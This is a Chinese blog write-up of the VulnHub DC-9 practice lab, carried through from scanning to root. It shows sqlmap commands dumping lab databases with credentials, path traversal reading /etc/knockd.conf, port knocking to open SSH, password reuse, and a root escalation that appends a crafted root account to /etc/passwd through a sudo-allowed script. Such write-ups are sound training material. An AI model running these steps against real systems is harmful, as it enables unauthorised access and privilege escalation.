vulnhub靶机-DC9-Writeup

原创

含日 于 2021-12-09 23:40:49 发布 2120 收藏

分类专栏： 靶机 文章标签： 安全 web安全 渗透测试 安全漏洞 靶机

0x01 介绍

靶机地址：

> https://www.vulnhub.com/entry/dc-9,412/

DESCRIPTION

DC-9 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

The ultimate goal of this challenge is to get root and to read the one and only flag.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

0x02 信息收集

nmap扫描ip

```
nmap -sP 172.16.89.0/24
```

```
┌──(root💀kali)-[~]
└─# nmap -sP 172.16.89.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 22:38 CST
Nmap scan report for 172.16.89.1
Host is up (0.00038s latency).
MAC Address: 3A:F9:D3:24:32:64 (Unknown)
Nmap scan report for 172.16.89.10
Host is up (0.0012s latency).
MAC Address: 00:0C:29:EE:8C:38 (VMware)
Nmap scan report for 172.16.89.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.00 seconds
```


发现ip：172.16.89.10，继续扫描

```
nmap -T5 -A -v -p- 172.16.89.10
```


扫描结果

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 22:39 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:39
Completed NSE at 22:39, 0.00s elapsed
Initiating NSE at 22:39
Completed NSE at 22:39, 0.00s elapsed
Initiating NSE at 22:39
Completed NSE at 22:39, 0.00s elapsed
Initiating ARP Ping Scan at 22:39
Scanning 172.16.89.10 [1 port]
Completed ARP Ping Scan at 22:39, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:39
Completed Parallel DNS resolution of 1 host. at 22:39, 0.00s elapsed
Initiating SYN Stealth Scan at 22:39
Scanning 172.16.89.10 [65535 ports]
Discovered open port 80/tcp on 172.16.89.10
Completed SYN Stealth Scan at 22:39, 8.42s elapsed (65535 total ports)
Initiating Service scan at 22:39
Scanning 1 service on 172.16.89.10
Completed Service scan at 22:39, 6.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 172.16.89.10
NSE: Script scanning 172.16.89.10.
Initiating NSE at 22:39
Completed NSE at 22:39, 0.27s elapsed
Initiating NSE at 22:39
Completed NSE at 22:39, 0.03s elapsed
Initiating NSE at 22:39
Completed NSE at 22:39, 0.01s elapsed
Nmap scan report for 172.16.89.10
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome
MAC Address: 00:0C:29:EE:8C:38 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 32.554 days (since Sun Sep  5 09:21:42 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   1.24 ms 172.16.89.10

NSE: Script Post-scanning.
Initiating NSE at 22:39
Completed NSE at 22:39, 0.01s elapsed
Initiating NSE at 22:39
Completed NSE at 22:39, 0.00s elapsed
Initiating NSE at 22:39
Completed NSE at 22:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.94 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

0x03 渗透

使用浏览器访问http://172.16.89.10，发现一个搜索和登陆功能，先试试搜索功能有没有sql注入，使用burp抓搜索包



将请求内容保存到request.txt中，使用sqlmap进行扫描

```
sqlmap -r request.txt --dbs
```

发现存在sql注入，进一步扫描

```
sqlmap -r request.txt -D Staff --tables
sqlmap -r request.txt -D Staff -T Users --dump
sqlmap -r request.txt -D Staff -T StaffDetails --dump

sqlmap -r request.txt -D users --tables
sqlmap -r request.txt -D Staff -T UserDetails --dump
```

UserDetails表下发现一些用户名密码

```
[23:12:34] [INFO] fetching entries for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+----+------------+---------------+---------------------+------------+------------+
| id | lastname   | password      | reg_date            | username   | firstname  |
+----+------------+---------------+---------------------+------------+------------+
| 1  | Moe        | 3kfs86sfd     | 2019-12-29 16:58:26 | marym      | Mary       |
| 2  | Dooley     | 468sfdfsd2    | 2019-12-29 16:58:26 | julied     | Julie      |
| 3  | Flintstone | 4sfd87sfd1    | 2019-12-29 16:58:26 | fredf      | Fred       |
| 4  | Rubble     | RocksOff      | 2019-12-29 16:58:26 | barneyr    | Barney     |
| 5  | Cat        | TC&TheBoyz    | 2019-12-29 16:58:26 | tomc       | Tom        |
| 6  | Mouse      | B8m#48sd      | 2019-12-29 16:58:26 | jerrym     | Jerry      |
| 7  | Flintstone | Pebbles       | 2019-12-29 16:58:26 | wilmaf     | Wilma      |
| 8  | Rubble     | BamBam01      | 2019-12-29 16:58:26 | bettyr     | Betty      |
| 9  | Bing       | UrAG0D!       | 2019-12-29 16:58:26 | chandlerb  | Chandler   |
| 10 | Tribbiani  | Passw0rd      | 2019-12-29 16:58:26 | joeyt      | Joey       |
| 11 | Green      | yN72#dsd      | 2019-12-29 16:58:26 | rachelg    | Rachel     |
| 12 | Geller     | ILoveRachel   | 2019-12-29 16:58:26 | rossg      | Ross       |
| 13 | Geller     | 3248dsds7s    | 2019-12-29 16:58:26 | monicag    | Monica     |
| 14 | Buffay     | smellycats    | 2019-12-29 16:58:26 | phoebeb    | Phoebe     |
| 15 | McScoots   | YR3BVxxxw87   | 2019-12-29 16:58:26 | scoots     | Scooter    |
| 16 | Trump      | Ilovepeepee   | 2019-12-29 16:58:26 | janitor    | Donald     |
| 17 | Morrison   | Hawaii-Five-0 | 2019-12-29 16:58:28 | janitor2   | Scott      |
+----+------------+---------------+---------------------+------------+------------+
```


StaffDetails表下发现员工信息


```
[23:09:26] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
[23:09:26] [INFO] fetching entries for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[18 entries]
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
| id | email                 | phone           | lastname  | reg_date            | firstname | position                    |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
| 1  | marym@example.com     | 46478415155456  | Moe       | 2019-05-01 17:32:00 | Mary      | CEO                         |
| 2  | julied@example.com    | 46457131654     | Dooley    | 2019-05-01 17:32:00 | Julie     | Human Resources             |
| 3  | fredf@example.com     | 46415323        | Flintstone| 2019-05-01 17:32:00 | Fred      | Systems Administrator       |
| 4  | barneyr@example.com   | 324643564       | Rubble    | 2019-05-01 17:32:00 | Barney    | Help Desk                   |
| 5  | tomc@example.com      | 802438797       | Cat       | 2019-05-01 17:32:00 | Tom       | Driver                      |
| 6  | jerrym@example.com    | 24342654756     | Mouse     | 2019-05-01 17:32:00 | Jerry     | Stores                      |
| 7  | wilmaf@example.com    | 243457487       | Flintstone| 2019-05-01 17:32:00 | Wilma     | Accounts                    |
| 8  | bettyr@example.com    | 90239724378     | Rubble    | 2019-05-01 17:32:00 | Betty     | Junior Accounts             |
| 9  | chandlerb@example.com | 189024789       | Bing      | 2019-05-01 17:32:00 | Chandler  | President - Sales           |
| 10 | joeyt@example.com     | 232131654       | Tribbiani | 2019-05-01 17:32:00 | Joey      | Janitor                     |
| 11 | rachelg@example.com   | 823897243978    | Green     | 2019-05-01 17:32:00 | Rachel    | Personal Assistant          |
| 12 | rossg@example.com     | 6549638203      | Geller    | 2019-05-01 17:32:00 | Ross      | Instructor                  |
| 13 | monicag@example.com   | 8092432798      | Geller    | 2019-05-01 17:32:00 | Monica    | Marketing                   |
| 14 | phoebeb@example.com   | 43289079824     | Buffay    | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor           |
| 15 | scoots@example.com    | 454786464       | McScoots  | 2019-05-01 20:16:33 | Scooter   | Resident Cat                |
| 16 | janitor@example.com   | 65464646479741  | Trump     | 2019-12-23 03:11:39 | Donald    | Replacement Janitor         |
| 17 | janitor2@example.com  | 47836546413     | Morrison  | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
| 18 | sadsa                 | sadas           | bbb       | 2021-10-08 00:56:35 | aaa       | sadasd                      |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+

[23:09:26] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/root/.local/share/sqlmap/output/172.16.89.10/dump/Staff/StaffDetails.csv'
[23:09:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.89.10'

[*] ending @ 23:09:26 /2021-10-07/
```


Users表下发现admin账号和密码hash


```
admin：856f5de590ef37314e7c3bdf6f8a66dc
```

似乎是md5，进行md5解密，得到密码*transorbital1*


使用发现的账号密码登陆



有一条错误信息"File does not exist"，猜测存在文件包含漏洞，对请求参数和值进行模糊测试



发现存在file参数文件包含漏洞



查攻略，发现使用了knock 服务保护 SSH,按特定的访问端口才可以访问服务，访问knock的配置文件

http://172.16.89.10/manage.php?file=../../../../../../../../../etc/knockd.conf

```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp
--dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT
-s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```


访问配置文件中的端口

```
for x in 7469 8475 9842; do nmap -Pn --max-retries 0 -p $x 192.168.141.143; done
```

下来ssh可以连接了，尝试之前UserDetail表中爆出的账号密码，发现三个可用

```
chandlerb   UrAG0D!
joeyt       Passw0rd
janitor     Ilovepeepee
```

在hanitor下发现隐藏文件

```
janitor@dc-9:~$ cat .secrets-for-putin/passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~$
```

CSDN @含日

使用这个密码表再测一下ssh，发现一个新账号登陆成功

```
fredf    B4-Tru3-001
```

下来尝试提权

0x04 提权

运行

```
sudo -l
```

```
┌──(root💀kali)-[~/vulnhub]
└─# ssh fredf@172.16.89.10
fredf@172.16.89.10's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fredf@dc-9:~$ ls
fredf@dc-9:~$ ls -la
total 12
drwx------  3 fredf fredf 4096 Oct  8 01:31 .
drwxr-xr-x 19 root  root  4096 Dec 29  2019 ..
lrwxrwxrwx  1 fredf fredf    9 Dec 29  2019 .bash_history → /dev/null
drwx------  3 fredf fredf 4096 Oct  8 01:31 .gnupg
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```

CSDN @含日

运行/opt/devstuff/dist/test/test，发现其实是运行test.py

```
fredf@dc-9:/opt/devstuff/dist/test$ /opt/devstuff/dist/test/test
Usage: python test.py read append
fredf@dc-9:/opt/devstuff/dist/test$
```

搜索test.py

```
find / -name test.py
```


发现test.py路径：/opt/devstuff/test.py，查看test.py代码

```
#!/usr/bin/pythonimport sysif len (sys.argv) != 3 :    print ("Usage: python test.py read append")    sys.exit (
1)else :    f = open(sys.argv[1], "r")    output = (f.read())    f = open(sys.argv[2], "a")    f.write(output)
  f.close()
```

作用是读取第一个参数文件的，添加到第二哥参数文件中，可以用来修改/etc/passwd

```
echo 'test:sXuCKi7k3Xh/s:0:0::/root:/bin/bash' > /tmp/testcd /opt/devstuff/dist/test/sudo ./test /tmp/test /etc/
passwdsu testPassword: toorcd /rootlscat theflag.txt
```

```
fredf@dc-9:/opt/devstuff/dist/test$ su test
Password:
root@dc-9:/opt/devstuff/dist/test# cd /root
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt
```




```
Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.


root@dc-9:~#
```